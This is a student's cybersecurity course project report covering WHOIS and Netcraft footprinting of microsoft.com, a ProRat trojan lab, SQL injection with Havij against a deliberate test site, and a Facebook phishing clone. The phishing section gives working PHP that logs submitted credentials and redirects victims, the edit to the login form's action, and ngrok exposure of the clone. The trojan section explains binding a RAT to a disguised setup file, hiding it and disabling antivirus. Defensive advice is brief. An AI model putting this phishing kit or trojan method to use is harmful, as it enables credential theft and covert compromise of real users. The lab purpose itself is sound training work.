Verzeo

Cyber Security Minor Project

chanakya.G

Q1] Perform Foot printing on Microsoft Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster, etc.) as much as possible and write report on gathered info along with screenshots.

➔

https://www.microsoft.com/

```
Domain Name: microsoft.com
Registry Domain ID: 2724960_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2022-04-18T19:25:49+0000
Creation Date: 1991-05-02T04:00:00+0000
Registrar Registration Expiration Date: 2023-05-03T00:00:00+0000
--------------------------------------------------------------------------------
Registrar: MarkMonitor, Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895770
```

Chanakya.G

Domain Status: clientUpdateProhibited(https://www.icann.org/epp#clientUpdateProhibited)

Domain Status: clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)

Domain Status: clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)

Domain Status: serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Domain Status: serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)

Domain Status: serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)

Registry Registrant ID:

Registrant Name: Domain Administrator

Registrant Organization: Microsoft Corporation

Registrant Street: One Microsoft Way,

Registrant City: Redmond

Registrant State/Province: WA

Registrant Postal Code: 98052

Registrant Country: US

Registrant Phone: +1.4258828080

Registrant Phone Ext:

Registrant Fax: +1.4259367329

Registrant Fax Ext:

Registrant Email: admin@domains.microsoft

Registry Admin ID:

Admin Name: Domain Administrator

Admin Organization: Microsoft Corporation

Admin Street: One Microsoft Way,

Admin City: Redmond

Admin State/Province: WA

Admin Postal Code: 98052

Admin Country: US

Admin Phone: +1.4258828080

Admin Phone Ext:

Admin Fax: +1.4259367329

Admin Fax Ext:

Admin Email: admin@domains.microsoft

Registry Tech ID:

Tech Name: MSN Hostmaster

Tech Organization: Microsoft Corporation

Tech Street: One Microsoft Way,

Tech City: Redmond

Tech State/Province: WA

Tech Postal Code: 98052

Tech Country: US

Tech Phone: +1.4258828080

Tech Phone Ext:

Tech Fax: +1.4259367329

Tech Fax Ext:

Tech Email: msnhst@microsoft.com

Name Server: ns3-39.azure-dns.org

Name Server: ns2-39.azure-dns.net

Name Server: ns4-39.azure-dns.info

Name Server: ns1-39.azure-dns.com

DNSSEC: unsigned

MarkMonitor Domain Management(TM)

Protecting companies and consumers in a digital world.

Visit MarkMonitor at https://www.markmonitor.com


Contact us at +1.8007459229

In Europe, at +44.02032062220

IPv4 address	104.95.181.163
IPv6 address	2a02:26f0:5700:1b4:0:0:0:356e

Chanakya.G

Screenshot's:



Chanakya.G

Registrant Contact

Name:	Domain Administrator
Organization:	Microsoft Corporation
Street:	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	admin@domains.microsoft

Administrative Contact

Name:	Domain Administrator
Organization:	Microsoft Corporation
Street:	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	admin@domains.microsoft

Chanakya.G

Technical Contact

Name:	MSN Hostmaster
Organization:	Microsoft Corporation
Street:	One Microsoft Way,
City:	Redmond
State:	WA
Postal Code:	98052
Country:	US
Phone:	+1.4258828080
Fax:	+1.4259367329
Email:	nsnhst@microsoft.com

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Report Fraud Request Trial

Background

Site title	Microsoft – Cloud, Computers, Apps & Gaming	Date first seen	May 2004
Site rank	69	Netcraft Risk Rating	0/10
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	Primary language	English

Network

Site	https://www.microsoft.com	Domain	microsoft.com
Netblock Owner	Akamai Technologies, Inc.	Nameserver	ns1-39.azure-dns.com
Hosting company	Akamai Technologies	Domain registrar	markmonitor.com
Hosting country	US	Nameserver organisation	whois.markmonitor.com
IPv4 address	104.95.181.163 (VirusTotal)	Organisation	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
IPv4 autonomous systems	AS16625	DNS admin	azuredns-hostmaster@microsoft.com
IPv6 address	2a02:26f0:5700:1b4:0:0:0:356e	Top Level Domain	Commercial entities (.com)
IPv6 autonomous systems	AS20940	DNS Security Extensions	unknown
Reverse DNS	a104-95-181-163.deploy.static.akamaitechnologies.com	Latest Performance	Performance Graph

Chanakya.G

NETCRAFT

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Report Fraud

IP delegation

IPv4 address (104.95.181.163)

IP range	Country	Name	Description
::ffff:0.0.0.0/96	United States	IANA-IPV4-MAPPED-ADDRESS	Internet Assigned Numbers Authority
↳ 104.0.0.0-104.255.255.255	United States	NET104	American Registry for Internet Numbers
↳ 104.64.0.0-104.127.255.255	United States	AKAMAI	Akamai Technologies, Inc.
↳ 104.95.181.163	United States	AKAMAI	Akamai Technologies, Inc.

IPv6 address (2a02:26f0:5700:1b4:0:0:0:356e)

IP range	Country	Name	Description
::/0	N/A	ROOT	Root inet6num object
↳ 2a00::/11	European Union	EU-ZZ-2A00	RIPE NCC
↳ 2a00::/12	Netherlands	EU-ZZ-2A00	RIPE Network Coordination Centre
↳ 2a02:26f0::/29	European Union	EU-AKAMAI-20101022	Akamai International B.V.
↳ 2a02:26f0:5700::/48	European Union	AKAMAI-PA	Akamai Technologies
↳ 2a02:26f0:5700:1b4:0:0:0:356e	European Union	AKAMAI-PA	Akamai Technologies

Q2]Test the System Security by using PRORAT / Darkcommet (Anyone Tool) Trojan by hacking virtual machine and try to take screenshots & Keystrokes along with change data in Desktop. Write a report on vulnerability issue along with screenshots howyou performed and suggest the security patch to avoid these type of attacks.

Trojan horse is a malicious software which can come into your computer with a face of friendly or useful software appearance. It can be a setup program of a useful software or another file that seems to be a useful, but with a hidden spy or another malicious program in it. There is a bunch of software tools that can be used to create a trojan horse like malicious programs using them. One example is ProRat which is a RAT (Remote Administration Tool) can be used for Windows.

Required tools :

1. ProRat Remote Administration Tool
2. VirtualBox (or any other software that virtual machines can be created.) for simulation purposes.

Step 1: Download ProRat

Download ProRat tool:

You can download it from following URL as a compressed file. Extract it using the password "pro".

Download : http://www.prorat.net/downloads.php

Step 2: Open ProRat

Open ProRat with an icon of a horse, but most antivirus programs will warn you this to be a malicious software. You may need to disable your anivirus program to continue running ProRat.


After opening ProRat you should see an interface like this.

In this post I hope to simulate the trojan horse using a local network connection with a virtual machine of Windows XP. Create a virtual machine of Windows XP using VirtualBox or any other software you use.

You can download VirtualBox for Windows here, http://download.virtualbox.org/virtualbox/4.1.18/VirtualBox-4.1.18-78361-Win.exe

Step 3 : Create a ProRat Trojan Horse

Click on the "Create" button at the bottom left of the ProRat user interface. And then select *Create ProRat Server* item.



Then a window will appear like this.

This Trojan Horse you are creating will act as a server run on the victims machine. It is like a network with you as the client and with the victim as the Server.When trojan is running on victim's machine, you can communicate with the victim's machine across the network using your machine with ProRat software.


In the above window, you'll see a text box called *IP(DNS) Address*. This is the IP address of your client machine. In our case we use virtual network to simulate this, and we have to fill this box with the IP address of your virtual network adapter.
Type *ipconfig* in your command prompt and enter the IP address of the virtual network adapter in the above text box.
And you can enter your email address to get the notification when the victim gets infected. Leave other options alone.

Step 4 : General Settings
Then click on ***General Settings*** button at the left. You will see it as follows,

This window will allow you to choose the port through which you can communicate with the sever, and a password which is used to connect to victims machine. And there are many options that can be used to keep the server invisible on victim's machine and hidden from the task manager . In this case leave these data as they are and click on the button ***Bind with file.***


Step 5 : Bind With file

The facility *Bind with file* will allow you to bind the server with a file that the victim sees as a useful file such as a setup file or another file. Select the checkbox and Select a file by clicking on the button to be bound with the server.(I use a setup file).



Step 6 : Server extentions

Then click on the button *Server Extensions* on the left and you will see as the following. You can choose the final extension of your server file. Since I hope to create a trojan horse as a setup file I choose this as EXE.



Step 6 : Choose a server icon

As the final step of creating the server, you can choose an icon for the server from the list or browse for an icon. You can use an attractive icon that the server can disguise.

Finally click on the Create Server button to create the server file which is bound with the file you chose at step 5. You will be asked a question as follows. Click Yes and continue. (This message is because we use a local connection for testing purpose)

The file will be created in the ProRat folder.

Step 7 : Simulate the server (Trojan horse)
Start your windows xp virtual machine and copy the created file into that. Then run the infected setup file as a normal setup file. You may not notice any difference and the setup program will launch without any problem. But, when you run the infected setup file, prorat server will be installed in the background without giving any suspicious behavior.


Now go to your real machine and go to the ProRat user interface.

You'll see a box to fill and IP address, which is the IP address of the victim. Go to your virtual machine and get the ip address of the virtual network adapter and fill it in here. (*You must make sure you can communicate with the virtual machine across the virtual network. Make the both ip addresses mentioned in this post are in the same network*). And click ***Connect***.

If all are ok, your computer will be connected to the victim's machine (here, virtual machine).

Now look at the options at the left in the ProRat window. Let's send a message to the victim.

Click on the button **Message.**



Now type a message and click **Send**.

Now look at the victim's machine. :-

Chanakya.G


Windows Control Panel
I'm sorry, I don't work for you anymore...
OK


Q3] Perform SQL injection on by using Havij Tool(Download it from Internet) on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections.


➔

SQL Injection (Critical)

Target url: http://testphp.vulnweb.com/listproducts.php?cat=1

Software Used: Havi





- Report By Havij

Havij 1.12 Free by r3dm0v3
http://ITSecTeam.com
http://Forum.ITSecTeam.com

Target: http://testphp.vulnweb.com/listproducts.php?cat=1
Date: 23-04-2022 22:25:29
DB Detection: MySQL (Auto Detected)
Method: GET
Type: Integer (Auto Detected)
Data Base: acuart
Table: users
Total Rows: 1

uname	phone	pass	name	email	cart	address
test	2323345	test	<script>alert(1)</script>	email@email.com	597dad72ca09d5639456739f638b5e80	21 street


- **Preventive steps to avoid SQL injections**
  1. Use whitelists, not blacklists
  2. Don’t trust any user input
  3. Adopt the latest technologies
  4. Ensure Errors are Not User-Facing
  5. Disable/remove default accounts, passwords and databases
- **References**
  - https://www.owasp.org/index.php/SQL_Injection
  - https://en.wikipedia.org/wiki/SQL_injection

Q4] Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials and write the document along with screenshots and suggest the solution to avoid from phishing.

→

Step 1: Download and configure Wamp Server

Step 2: open www.facebook.com and save the html page by Rightclick→save as (or) ctrl+s →select webpage,html only → click on save→index.html



Step2: Write PHP code for to capture the username and password and redirection and save the file with facebook.php

Loaction is used to redirect the page after clicking on signin

log.txt file is used to save the login username and password

Chanakya.G

```php
<?php

// Set the location to redirect the page
header ('Location: https://www.facebook.com');

// Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
    fwrite($file, $variable);
    fwrite($file, "=");
    fwrite($file, $value);
    fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

Step3: select the html file → Rightclick→openwith→notepad (or) vscode

Step4: search for action= →and change to facebook.php

```html
</div>
</div>
</div>
<div id="globalContainer" class="uiContextualLayerParent">
<div class="fb_content clearfix " id="content" role="main">
<div>
<div class="_8esj _95k9 _8esf _8opv _8f3m _8ilg _8icx _8op_ _95ka">
<div class="_8esk">
<div class="_8esl">
<div class="_8ice"><img class="fb_logo _8ilh img"
src="./Facebook - log in or sign up_files/dF5SId3UHWd.svg" alt="Facebook"></div>
<h2 class="_8eso">Facebook helps you connect and share with the people in your life.
</h2>
</div>
<div class="_8esn">
<div class="_8iep _8icy _9ahz _9ah-">
<div class="_6luv _52jv">
<form class="_9vtf" data-testid="royal_login_form" action="facebook.php"
method="post" onsubmit="" id="u_0_a_8v"><input type="hidden" name="jazoest"
value="2861" autocomplete="off"><input type="hidden" name="lsd"
value="AVo-E_b8Lh8" autocomplete="off">
<div>
```

Step5: Now we need create a empty txt file with name of log.txt

Name	Date modified	Type	Size
Facebook – log in or sign up_files	24-04-2022 07:53 AM	File folder	
facebook.php	24-04-2022 08:04 AM	PHP File	1 KB
index.html	24-04-2022 08:01 AM	Chrome HTML Do...	101 KB
log.txt	24-04-2022 07:54 AM	Text Document	0 KB

Step 7:Download and Configure Wamp server →copy all these created file in c:/ngrok/www folder


Step 8:Start ngrok

```
C:\Windows\System32\cmd.exe - ngrok  http 80
ngrok

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       3.0.2
Region                        India (in)
Latency                       62.3135ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://4058-117-233-117-195.in.ngrok.io -> http://localhost:80

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Result Page:



Captured the credentials:

log.txt - Notepad

File Edit View

```
jazoest=2861
lsd=AVo-E_b8Lh8
email=test
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771731:AYtQAGBvPq

jazoest=2861
lsd=AVo-E_b8Lh8
email=admin
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:5:1650771753:AYtQAMl6an

